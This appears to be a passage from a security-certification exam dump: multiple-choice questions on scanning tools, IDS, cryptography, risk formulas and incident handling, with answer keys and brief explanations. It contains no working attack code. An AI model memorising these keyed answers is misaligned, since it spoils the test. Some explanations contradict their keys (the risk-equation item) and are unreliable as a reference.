What proxy tool will help you find web vulnerabilities?

A. Burpsuite
B. Maskgen
C. Dimitry
D. Proxychains

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
Burp Suite is an integrated platform for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities. References: https://portswigger.net/burp/

QUESTION 170
You are a Network Security Officer. You have two machines. The first machine (192.168.0.99) has snort installed, and the second machine (192.168.0.150) has kiwi syslog installed. You perform a syn scan in your network, and you notice that kiwi syslog is not receiving the alert message from snort. You decide to run wireshark in the snort machine to check if the messages are going to the kiwi syslog machine.
What wireshark filter will show the connections from the snort machine to kiwi syslog machine?

A. tcp.dstport==514 && ip.dst==192.168.0.150
B. tcp.srcport==514 && ip.src==192.168.0.99
C. tcp.dstport==514 && ip.dst==192.168.0.0/16
D. tcp.srcport==514 && ip.src==192.168.150

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
We need to configure destination port at destination ip. The destination ip is 192.168.0.150, where the kiwi syslog is installed.

References: https://wiki.wireshark.org/DisplayFilters

QUESTION 171
This asymmetry cipher is based on factoring the product of two large prime numbers.

What cipher is described above?

A. RSA
B. SHA
C. RC5
D. MD5

Correct Answer: A

Section: MIX QUESTIONS
Explanation


Explanation/Reference:
RSA is based on the practical difficulty of factoring the product of two large prime numbers, the factoring problem.

Note: A user of RSA creates and then publishes a public key based on two large prime numbers, along with an auxiliary value. The prime numbers must be kept secret. Anyone can use the public key to encrypt a message, but with currently published methods, if the public key is large enough, only someone with knowledge of the prime numbers can feasibly decode the message.

References: https://en.wikipedia.org/wiki/RSA_(cryptosystem)

QUESTION 172
Which of the following parameters describe LM Hash (see exhibit):

Exhibit:



I - The maximum password length is 14 characters.

II - There are no distinctions between uppercase and lowercase.

III - It's a simple algorithm, so 10,000,000 hashes can be generated per second.

A. I, II, and III
B. I
C. II
D. I and II

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
The LM hash is computed as follows:
1. The user's password is restricted to a maximum of fourteen characters.
2. The user’s password is converted to uppercase.
Etc.

14 character Windows passwords, which are stored with LM Hash, can be cracked in five seconds.
References: https://en.wikipedia.org/wiki/LM_hash

QUESTION 173
What is the process of logging, recording, and resolving events that take place in an organization?

A. Incident Management Process
B. Security Policy
C. Internal Procedure
D. Metrics

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
The activities within the incident management process include:

- Incident detection and recording
- Classification and initial support
- Investigation and analysis
- Resolution and record
- Incident closure
- Incident ownership, monitoring, tracking and communication
- Establish incident framework management
- Evaluation of incident framework management

References: https://en.wikipedia.org/wiki/Incident_management_(ITSM)#Incident_management_procedure

QUESTION 174
The Open Web Application Security Project (OWASP) is the worldwide not-for-profit charitable organization focused on improving the security of software. What item is the primary concern on OWASP's Top Ten Project Most Critical Web Application Security Risks?

A. Injection
B. Cross Site Scripting
C. Cross Site Request Forgery
D. Path disclosure

Correct Answer: A

Section: MIX QUESTIONS
Explanation

Explanation/Reference:
The top item of the OWASP 2013 OWASP's Top Ten Project Most Critical Web Application Security Risks is injection.
Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization. References:
https://www.owasp.org/index.php/Top_10_2013-Top_10

QUESTION 175
You are performing a penetration test. You achieved access via a buffer overflow exploit and you proceed to find interesting data, such as files with usernames and passwords. You find a hidden folder that has the administrator's bank account password and login information for the administrator's bitcoin account.

What should you do?

A. Report immediately to the administrator
B. Do not report it and continue the penetration test.
C. Transfer money from the administrator's account to another account.
D. Do not transfer the money but steal the bitcoins.

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 176
Which of the following describes the characteristics of a Boot Sector Virus?

A. Moves the MBR to another location on the hard disk and copies itself to the original location of the MBR
B. Moves the MBR to another location on the RAM and copies itself to the original location of the MBR
C. Modifies directory table entries so that directory entries point to the virus code instead of the actual program
D. Overwrites the original MBR and only executes the new virus code

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
A boot sector virus is a computer virus that infects a storage device's master boot record (MBR). The virus moves the boot sector to another location on the hard drive.

References: https://www.techopedia.com/definition/26655/boot-sector-virus

QUESTION 177
You have several plain-text firewall logs that you must review to evaluate network traffic. You know that in order to do fast, efficient searches of the logs you must use regular expressions.

Which command-line utility are you most likely to use?

A. Grep
B. Notepad
C. MS Excel
D. Relational Database

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
grep is a command-line utility for searching plain-text data sets for lines matching a regular expression.

References: https://en.wikipedia.org/wiki/Grep

QUESTION 178
You've just been hired to perform a pen test on an organization that has been subjected to a large-scale attack. The CIO is concerned with mitigating threats and vulnerabilities to totally eliminate risk.

What is one of the first things you should do when given the job?

A. Explain to the CIO that you cannot eliminate all risk, but you will be able to reduce risk to acceptable levels.
B. Interview all employees in the company to rule out possible insider threats.
C. Establish attribution to suspected attackers.
D. Start the wireshark application to start sniffing network traffic.


Correct Answer: A

Section: MIX QUESTIONS
Explanation

Explanation/Reference:
The goals of penetration tests are:

1. Determine feasibility of a particular set of attack vectors
2. Identify high-risk vulnerabilities from a combination of lower-risk vulnerabilities exploited in a particular sequence
3. Identify vulnerabilities that may be difficult or impossible to detect with automated network or application vulnerability scanning software
4. Assess the magnitude of potential business and operational impacts of successful attacks
5. Test the ability of network defenders to detect and respond to attacks
6. Provide evidence to support increased investments in security personnel and technology References: https://en.wikipedia.org/wiki/Penetration_test

QUESTION 179
A penetration tester is conducting a port scan on a specific host. The tester found several ports opened that were confusing in concluding the Operating System (OS) version installed. Considering the NMAP result below, which of the following is likely to be installed on the target machine by the OS?



```
Starting NMAP 5.21 at 2011-03-15 11:06
NMAP scan report for 172.16.40.65
Host is up (1.00s latency).
Not shown: 993 closed ports
PORT      STATE          SERVICE
21/tcp      open           ftp
23/tcp      open           telnet
80/tcp      open           http
139/tcp     open           netbios-ssn
515/tcp     open
631/tcp     open           ipp
9100/tcp    open
MAC Address: 00:00:48:0D:EE:89
```

A. The host is likely a printer.
B. The host is likely a Windows machine.
C. The host is likely a Linux machine.
D. The host is likely a router.

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
The Internet Printing Protocol (IPP) uses port 631.

References: https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers

QUESTION 180
Which of the following is the least-likely physical characteristic to be used in biometric control that supports a large company?

A. Height and Weight
B. Voice
C. Fingerprints
D. Iris patterns

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
There are two main types of biometric identifiers:

1. Physiological characteristics: The shape or composition of the body.
2. Behavioral characteristics: The behavior of a person.

Examples of physiological characteristics used for biometric authentication include fingerprints; DNA; face, hand, retina or ear features; and odor.

Behavioral characteristics are related to the pattern of the behavior of a person, such as typing rhythm, gait, gestures and voice. References:

http://searchsecurity.techtarget.com/definition/biometrics

QUESTION 181
Which of the following is not a Bluetooth attack?

A. Bluedriving
B. Bluejacking
C. Bluesmacking
D. Bluesnarfing

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
Incorrect Answers:
B: Bluejacking is the sending of unsolicited messages over Bluetooth to Bluetooth-enabled devices such as mobile phones, PDAs or laptop computers, sending a vCard which typically contains a message in the name field (i.e., for bluedating or bluechat) to another Bluetooth-enabled device via the OBEX protocol.
C: BlueSmack is a Bluetooth attack that knocks out some Bluetooth-enabled devices immediately. This Denial of Service attack can be conducted using standard tools that ship with the official Linux Bluez utils package.
D: Bluesnarfing is the unauthorized access of information from a wireless device through a Bluetooth connection, often between phones, desktops, laptops, and PDAs (personal digital assistant.). This allows access to a calendar, contact list, emails and text messages, and on some phones, users can copy pictures and private videos.

References: https://en.wikipedia.org/wiki/Bluejacking
http://trifinite.org/trifinite_stuff_bluesmack.html
https://en.wikipedia.org/wiki/Bluesnarfing

QUESTION 182
This phase will increase the odds of success in later phases of the penetration test. It is also the very first step in Information Gathering, and it will tell you what the "landscape" looks like.
What is the most important phase of ethical hacking in which you need to spend a considerable amount of time?

A. footprinting
B. network mapping
C. gaining access
D. escalating privileges

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
Footprinting is a first step that a penetration tester used to evaluate the security of any IT infrastructure, footprinting means to gather the maximum information about the computer system or a network and about the devices that are attached to this network.

References: http://www.ehacking.net/2011/02/footprinting-first-step-of-ethical.html

QUESTION 183
The purpose of a __________ is to deny network access to local area networks and other information assets by unauthorized wireless devices.

A. Wireless Intrusion Prevention System
B. Wireless Access Point

C. Wireless Access Control List
D. Wireless Analyzer

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
A wireless intrusion prevention system (WIPS) is a network device that monitors the radio spectrum for the presence of unauthorized access points (intrusion detection), and can automatically take countermeasures (intrusion prevention).

References: https://en.wikipedia.org/wiki/Wireless_intrusion_prevention_system

QUESTION 184
> NMAP -sn 192.168.11.200-215

The NMAP command above performs which of the following?

A. A ping scan
B. A trace sweep
C. An operating system detect
D. A port scan

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
NMAP -sn (No port scan)
This option tells Nmap not to do a port scan after host discovery, and only print out the available hosts that responded to the host discovery probes. This is often known as a “ping scan”, but you can also request that traceroute and NSE host scripts be run. References: https://nmap.org/book/man-host-discovery.html

QUESTION 185
You are using NMAP to resolve domain names into IP addresses for a ping sweep later.

Which of the following commands looks for IP addresses?

A. >host -t a hackeddomain.com

B. >host -t soa hackeddomain.com
C. >host -t ns hackeddomain.com
D. >host -t AXFR hackeddomain.com

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
The A record is an Address record. It returns a 32-bit IPv4 address, most commonly used to map hostnames to an IP address of the host.

References: https://en.wikipedia.org/wiki/List_of_DNS_record_types

QUESTION 186
Which of the following is a command line packet analyzer similar to GUI-based Wireshark?

A. tcpdump
B. nessus
C. etherea
D. Jack the ripper

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
tcpdump is a common packet analyzer that runs under the command line. It allows the user to display TCP/IP and other packets being transmitted or received over a network to which the computer is attached.

References: https://en.wikipedia.org/wiki/Tcpdump

QUESTION 187
The configuration allows a wired or wireless network interface controller to pass all traffic it receives to the central processing unit (CPU), rather than passing only the frames that the controller is intended to receive.

Which of the following is being described?

A. promiscuous mode
B. port forwarding

C. multi-cast mode
D. WEM

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
Promiscuous mode refers to the special mode of Ethernet hardware, in particular network interface cards (NICs), that allows a NIC to receive all traffic on the network, even if it is not addressed to this NIC. By default, a NIC ignores all traffic that is not addressed to it, which is done by comparing the destination address of the Ethernet packet with the hardware address (a.k.a. MAC) of the device. While this makes perfect sense for networking, non-promiscuous mode makes it difficult to use network monitoring and analysis software for diagnosing connectivity issues or traffic accounting. References:
https://www.tamos.com/htmlhelp/monitoring/

QUESTION 188
Which of the following is an extremely common IDS evasion technique in the web world?

A. unicode characters
B. spyware
C. port knocking
D. subnetting

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
Unicode attacks can be effective against applications that understand it. Unicode is the international standard whose goal is to represent every character needed by every written human language as a single integer number. What is known as Unicode evasion should more correctly be referenced as UTF-8 evasion. Unicode characters are normally represented with two bytes, but this is impractical in real life.
One aspect of UTF-8 encoding causes problems: non-Unicode characters can be represented encoded. What is worse is multiple representations of each character can exist. Non-Unicode character encodings are known as overlong characters, and may be signs of attempted attack.

References: http://books.gigatux.nl/mirror/apachesecurity/0596007248/apachesc-chp-10-sect-8.html

QUESTION 189
Which of the following is the structure designed to verify and authenticate the identity of individuals within the enterprise taking part in a data exchange?

A. PKI

B. single sign on
C. biometrics
D. SOA

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
A public key infrastructure (PKI) is a set of roles, policies, and procedures needed to create, manage, distribute, use, store, and revoke digital certificates[1] and manage public-key encryption. The purpose of a PKI is to facilitate the secure electronic transfer of information for a range of network activities such as ecommerce, internet banking and confidential email.

References: https://en.wikipedia.org/wiki/Public_key_infrastructure

QUESTION 190
Which of the following is a design pattern based on distinct pieces of software providing application functionality as services to other applications?

A. Service Oriented Architecture
B. Object Oriented Architecture
C. Lean Coding
D. Agile Process

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
A service-oriented architecture (SOA) is an architectural pattern in computer software design in which application components provide services to other components via a communications protocol, typically over a network.

References: https://en.wikipedia.org/wiki/Service-oriented_architecture

QUESTION 191
Which mode of IPSec should you use to assure security and confidentiality of data within the same LAN?

A. ESP transport mode
B. AH permiscuous
C. ESP confidential

D. AH Tunnel mode

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
When transport mode is used, IPSec encrypts only the IP payload. Transport mode provides the protection of an IP payload through an AH or ESP header. Encapsulating Security Payload (ESP) provides confidentiality (in addition to authentication, integrity, and anti-replay protection) for the IP payload.

Incorrect Answers:
B: Authentication Header (AH) provides authentication, integrity, and anti-replay protection for the entire packet (both the IP header and the data payload carried in the packet). It does not provide confidentiality, which means that it does not encrypt the data. References: https://technet.microsoft.com/en-us/library/cc739674(v=ws.10).aspx

QUESTION 192
Which of the following is assured by the use of a hash?

A. Integrity
B. Confidentiality
C. Authentication
D. Availability

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
An important application of secure hashes is verification of message integrity. Determining whether any changes have been made to a message (or a file), for example, can be accomplished by comparing message digests calculated before, and after, transmission (or any other event).

References: https://en.wikipedia.org/wiki/Cryptographic_hash_function#Verifying_the_integrity_of_files_or_messages

QUESTION 193
Which of the following is the greatest threat posed by backups?

A. A backup is the source of Malware or illicit information.
B. A backup is unavailable during disaster recovery.

C. A backup is incomplete because no verification was performed.
D. An un-encrypted backup can be misplaced or stolen.

Correct Answer: D
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
If the data written on the backup media is properly encrypted, it will be useless for anyone without the key.

References: http://resources.infosecinstitute.com/backup-media-encryption/

QUESTION 194
An incident investigator asks to receive a copy of the event logs from all firewalls, proxy servers, and Intrusion Detection Systems (IDS) on the network of an organization that has experienced a possible breach of security. When the investigator attempts to correlate the information in all of the logs, the sequence of many of the logged events do not match up.

What is the most likely cause?
A. The network devices are not all synchronized.
B. Proper chain of custody was not observed while collecting the logs.
C. The attacker altered or erased events from the logs.
D. The security breach was a false positive.

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
Time synchronization is an important middleware service of distributed systems, amongst which Distributed Intrusion Detection System (DIDS) makes extensive use of time synchronization in particular.

References: http://ieeexplore.ieee.org/xpl/login.jsp?tp=&arnumber=5619315&url=http%3A%2F%2Fieeexplore.ieee.org%2Fxpls%2Fabs_all.jsp%3Farnumber%3D5619315

QUESTION 195
In Risk Management, how is the term "likelihood" related to the concept of "threat?"

A. Likelihood is the probability that a threat-source will exploit a vulnerability.

B. Likelihood is a possible threat-source that may exploit a vulnerability.
C. Likelihood is the likely source of a threat that could exploit a vulnerability.
D. Likelihood is the probability that a vulnerability is a threat-source.

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
The ability to analyze the likelihood of threats within the organization is a critical step in building an effective security program. The process of assessing threat probability should be well defined and incorporated into a broader threat analysis process to be effective.

References: http://www.mcafee.com/campaign/securitybattleground/resources/chapter5/whitepaper-on-assessing-threat-attack-likelihood.pdf

QUESTION 196
The chance of a hard drive failure is once every three years. The cost to buy a new hard drive is $300. It will require 10 hours to restore the OS and software to the new hard disk. It will require a further 4 hours to restore the database from the last backup to the new hard disk. The recovery person earns $10/hour. Calculate the SLE, ARO, and ALE. Assume the EF = 1 (100%).

What is the closest approximate cost of this replacement and recovery operation per year?

A. $146
B. $1320
C. $440
D. $100

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
The annualized loss expectancy (ALE) is the product of the annual rate of occurrence (ARO) and the single loss expectancy (SLE).
Suppose than an asset is valued at $100,000, and the Exposure Factor (EF) for this asset is 25%. The single loss expectancy (SLE) then, is 25% * $100,000, or $25,000.
In our example the ARO is 33%, and the SLE is 300+14*10 (as EF=1). The ALO is thus: 33%*(300+14*10) which equals 146.

References: https://en.wikipedia.org/wiki/Annualized_loss_expectancy

QUESTION 197

To maintain compliance with regulatory requirements, a security audit of the systems on a network must be performed to determine their compliance with security policies. Which one of the following tools would most likely be used in such an audit?

A. Vulnerability scanner

B. Protocol analyzer
C. Port scanner
D. Intrusion Detection System

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
A vulnerability scanner is a computer program designed to assess computers, computer systems, networks or applications for weaknesses.
They can be run either as part of vulnerability management by those tasked with protecting systems - or by black hat attackers looking to gain unauthorized

access. References: https://en.wikipedia.org/wiki/Vulnerability_scanner

QUESTION 198
Which of these options is the most secure procedure for storing backup tapes?

A. In a climate controlled facility offsite
B. On a different floor in the same building
C. Inside the data center for faster retrieval in a fireproof safe
D. In a cool dry environment

Correct Answer: A

Section: MIX QUESTIONS
Explanation

Explanation/Reference:
An effective disaster data recovery strategy should consist of producing backup tapes and housing them in an offsite storage facility. This way the data isn't compromised if a natural disaster affects the business' office. It is highly recommended that the backup tapes be handled properly and stored in a secure, climate controlled facility. This provides peace of mind, and gives the business almost immediate stability after a disaster.

References: http://www.entrustrm.com/blog/1132/why-is-offsite-tape-storage-the-best-disaster-recovery-strategy

QUESTION 199
What term describes the amount of risk that remains after the vulnerabilities are classified and the countermeasures have been deployed?

A. Residual risk B.
Inherent risk
C. Deferred risk
D. Impact risk

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
The residual risk is the risk or danger of an action or an event, a method or a (technical) process that, although being abreast with science, still conceives these dangers, even if all theoretically possible safety measures would be applied (scientifically conceivable measures); in other words, the amount of risk left over after natural or inherent risks have been reduced by risk controls.
References: https://en.wikipedia.org/wiki/Residual_risk

QUESTION 200
Risks = Threats x Vulnerabilities is referred to as the:

A. Risk equation
B. Threat assessment
C. BIA equation
D. Disaster recovery formula

Correct Answer: A

Section: MIX QUESTIONS
Explanation

Explanation/Reference:
The most effective way to define risk is with this simple equation:
Risk = Threat x Vulnerability x Cost
This equation is fundamental to all information security.

References: http://www.icharter.org/articles/risk_equation.html

QUESTION 201
Which of the following is designed to identify malicious attempts to penetrate systems?

A. Intrusion Detection System
B. Firewall
C. Proxy
D. Router

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
An intrusion detection system (IDS) is a device or software application that monitors network or system activities for malicious activities or policy violations and produces electronic reports to a management station.

References: https://en.wikipedia.org/wiki/Intrusion_detection_system

QUESTION 202
Which of the following is a low-tech way of gaining unauthorized access to systems?

A. Social Engineering
B. Sniffing
C. Eavesdropping
D. Scanning

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

Social engineering, in the context of information security, refers to psychological manipulation of people into performing actions or divulging confidential information. A type of confidence trick for the purpose of information gathering, fraud, or system access. References: https://en.wikipedia.org/wiki/Social_engineering_(security)

QUESTION 203

PGP, SSL, and IKE are all examples of which type of cryptography?

A. Public Key
B. Secret Key
C. Hash Algorithm
D. Digest

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

Public-key algorithms are fundamental security ingredients in cryptosystems, applications and protocols. They underpin various Internet standards, such as Secure Sockets Layer (SSL),Transport Layer Security (TLS), S/MIME, PGP, Internet Key Exchange (IKE or IKEv2), and GPG. References: https://en.wikipedia.org/wiki/Public-key_cryptography

QUESTION 204

Which method of password cracking takes the most time and effort?

A. Brute force
B. Rainbow tables
C. Dictionary attack
D. Shoulder surfing

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

Brute-force cracking, in which a computer tries every possible key or password until it succeeds, is typically very time consuming. More common methods of password cracking, such as dictionary attacks, pattern checking, word list substitution, etc. attempt to reduce the number of trials required and will usually be attempted before brute force.

References: https://en.wikipedia.org/wiki/Password_cracking

QUESTION 205
What is the most common method to exploit the "Bash Bug" or "ShellShock" vulnerability?

A. Through Web servers utilizing CGI (Common Gateway Interface) to send a malformed environment variable to a vulnerable Web server
B. Manipulate format strings in text fields
C. SSH
D. SYN Flood

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
Shellshock, also known as Bashdoor, is a family of security bugs in the widely used Unix Bash shell.
One specific exploitation vector of the Shellshock bug is CGI-based web servers.

Note: When a web server uses the Common Gateway Interface (CGI) to handle a document request, it passes various details of the request to a handler program in the environment variable list. For example, the variable HTTP_USER_AGENT has a value that, in normal usage, identifies the program sending the request. If the request handler is a Bash script, or if it executes one for example using the system call, Bash will receive the environment variables passed by the server and will process them. This provides a means for an attacker to trigger the Shellshock vulnerability with a specially crafted server request.

References: https://en.wikipedia.org/wiki/Shellshock_(software_bug)#Specific_exploitation_vectors

QUESTION 206
Which of the following tools performs comprehensive tests against web servers, including dangerous files and CGIs?

A. Nikto
B. Snort
C. John the Ripper
D. Dsniff

Correct Answer: A

Section: MIX QUESTIONS
Explanation

Explanation/Reference:
Nikto is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 6700 potentially dangerous files/CGIs, checks for outdated versions of over 1250 servers, and version specific problems on over 270 servers. It also checks for server configuration items such as the presence of multiple index files, HTTP server options, and will attempt to identify installed web servers and software. Scan items and plugins are frequently updated and can be automatically updated.

References: https://en.wikipedia.org/wiki/Nikto_Web_Scanner

QUESTION 207
Which of the following tools is used to analyze the files produced by several packet-capture programs such as tcpdump, WinDump, Wireshark, and EtherPeek?

A. tcptrace
B. tcptraceroute
C. Nessus
D. OpenVAS

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference: tcptrace is a tool for analysis of TCP dump files. It can take as input the files produced by several popular packet-capture programs, including tcpdump/WinDump/ Wireshark, snoop, EtherPeek, and Agilent NetMetrix.

References: https://en.wikipedia.org/wiki/Tcptrace

QUESTION 208
Which of the following tools is used to detect wireless LANs using the 802.11a/b/g/n WLAN standards on a linux platform?

A. Kismet B.
Nessus
C. Netstumbler
D. Abel

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

Kismet is a network detector, packet sniffer, and intrusion detection system for 802.11 wireless LANs. Kismet will work with any wireless card which supports raw monitoring mode, and can sniff 802.11a, 802.11b, 802.11g, and 802.11n traffic. The program runs under Linux, FreeBSD, NetBSD, OpenBSD, and Mac OS X.

References: https://en.wikipedia.org/wiki/Kismet_(software)

QUESTION 209

Session splicing is an IDS evasion technique in which an attacker delivers data in multiple, smallsized packets to the target computer, making it very difficult for an IDS to detect the attack signatures.

Which tool can be used to perform session splicing attacks?

A. Whisker
B. tcpsplice
C. Burp
D. Hydra

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

One basic technique is to split the attack payload into multiple small packets, so that the IDS must reassemble the packet stream to detect the attack. A simple way of splitting packets is by fragmenting them, but an adversary can also simply craft packets with small payloads. The 'whisker' evasion tool calls crafting packets with small payloads 'session splicing'.

References: https://en.wikipedia.org/wiki/Intrusion_detection_system_evasion_techniques#Fragmentation_and_small_packets

QUESTION 210

Which of the following tools can be used for passive OS fingerprinting?

A. tcpdump
B. nmap
C. ping
D. tracert

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
The passive operating system fingerprinting is a feature built into both the pf and tcpdump tools.

References: http://geek00l.blogspot.se/2007/04/tcpdump-privilege-dropping-passive-os.html

QUESTION 211
You are the Systems Administrator for a large corporate organization. You need to monitor all network traffic on your local network for suspicious activities and receive notifications when an attack is occurring. Which tool would allow you to accomplish this goal?

A. Network-based IDS
B. Firewall
C. Proxy
D. Host-based IDS

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
A network-based intrusion detection system (NIDS) is used to monitor and analyze network traffic to protect a system from network-based threats.
A NIDS reads all inbound packets and searches for any suspicious patterns. When threats are discovered, based on its severity, the system can take action such as notifying administrators, or barring the source IP address from accessing the network.

References: https://www.techopedia.com/definition/12941/network-based-intrusion-detection-system-nids

QUESTION 212
What does a firewall check to prevent particular ports and applications from getting packets into an organization?

A. Transport layer port numbers and application layer headers
B. Presentation layer headers and the session layer port numbers
C. Network layer headers and the session layer port numbers
D. Application layer port numbers and the transport layer headers

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

Newer firewalls can filter traffic based on many packet attributes like source IP address, source port, destination IP address or transport layer port, destination service like WWW or FTP. They can filter based on protocols, TTL values, netblock of originator, of the source, and many other attributes.
Application layer firewalls are responsible for filtering at 3, 4, 5, 7 layer. Because they analyze the application layer headers, most firewall control and filtering is performed actually in the software.

References: https://en.wikipedia.org/wiki/Firewall_(computing)#Network_layer_or_packet_filters http://howdoesinternetwork.com/2012/application-layer-firewalls

QUESTION 213
You work as a Security Analyst for a retail organization. In securing the company's network, you set up a firewall and an IDS. However, hackers are able to attack the network. After investigating, you discover that your IDS is not configured properly and therefore is unable to trigger alarms when needed. What type of alert is the IDS giving?

A. False Negative
B. False Positive
C. True Negative
D. True Positive

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
A false negative error, or in short false negative, is where a test result indicates that a condition failed, while it actually was successful. I.e. erroneously no effect has been assumed.

References: https://en.wikipedia.org/wiki/False_positives_and_false_negatives#False_negative_error

QUESTION 214
Which of the following types of firewalls ensures that the packets are part of the established session?

A. Stateful inspection firewall

B. Circuit-level firewall
C. Application-level firewall
D. Switch-level firewall

Correct Answer: A

Section: MIX QUESTIONS
Explanation

Explanation/Reference:
A stateful firewall is a network firewall that tracks the operating state and characteristics of network connections traversing it. The firewall is configured to distinguish legitimate packets for different types of connections. Only packets matching a known active connection (session) are allowed to pass the firewall.
References: https://en.wikipedia.org/wiki/Stateful_firewall

QUESTION 215
Which of the following incident handling process phases is responsible for defining rules, collaborating human workforce, creating a back-up plan, and testing the plans for an organization?

A. Preparation phase
B. Containment phase
C. Identification phase
D. Recovery phase

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
There are several key elements to have implemented in preparation phase in order to help mitigate any potential problems that may hinder one's ability to handle an incident. For the sake of brevity, the following should be performed:
▪ Policy – a policy provides a written set of principles, rules, or practices within an Organization.
▪ Response Plan/Strategy – after establishing organizational policies, now it is time to create a plan/strategy to handle incidents. This would include the creation of a backup plan.
▪ Communication – having a communication plan is necessary, due to the fact that it may be necessary to contact specific individuals during an incident. ▪ Documentation – it is extremely beneficial to stress that this element is particularly necessary and can be a substantial life saver when it comes to incident response.

References: https://www.sans.org/reading-room/whitepapers/incident/incident-handlers-handbook-33901

QUESTION 216

Ricardo wants to send secret messages to a competitor company. To secure these messages, he uses a technique of hiding a secret message within an ordinary message. The technique provides 'security through obscurity'.

What technique is Ricardo using?

A. Steganography
B. Public-key cryptography
C. RSA algorithm
D. Encryption

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
Steganography is the practice of concealing a file, message, image, or video within another file, message, image, or video.

References: https://en.wikipedia.org/wiki/Steganography

QUESTION 217
During a security audit of IT processes, an IS auditor found that there were no documented security procedures. What should the IS auditor do?

A. Identify and evaluate existing practices
B. Create a procedures document
C. Conduct compliance testing
D. Terminate the audit

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
The auditor should first evaluated existing policies and practices to identify problem areas and opportunities.

QUESTION 218
Which of the following statements regarding ethical hacking is incorrect?

A. Ethical hackers should never use tools or methods that have the potential of exploiting vulnerabilities in an organization's systems.
B. Testing should be remotely performed offsite.
C. An organization should use ethical hackers who do not sell vendor hardware/software or other consulting services.
D. Ethical hacking should not involve writing to or modifying the target systems.

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
Ethical hackers use the same methods and techniques, including those that have the potential of exploiting vulnerabilities, to test and bypass a system's defenses as their less-principled counterparts, but rather than taking advantage of any vulnerabilities found, they document them and provide actionable advice on how to fix them so the organization can improve its overall security.

References: http://searchsecurity.techtarget.com/definition/ethical-hacker

QUESTION 219
Craig received a report of all the computers on the network that showed all the missing patches and weak passwords. What type of software generated this report?

A. a port scanner
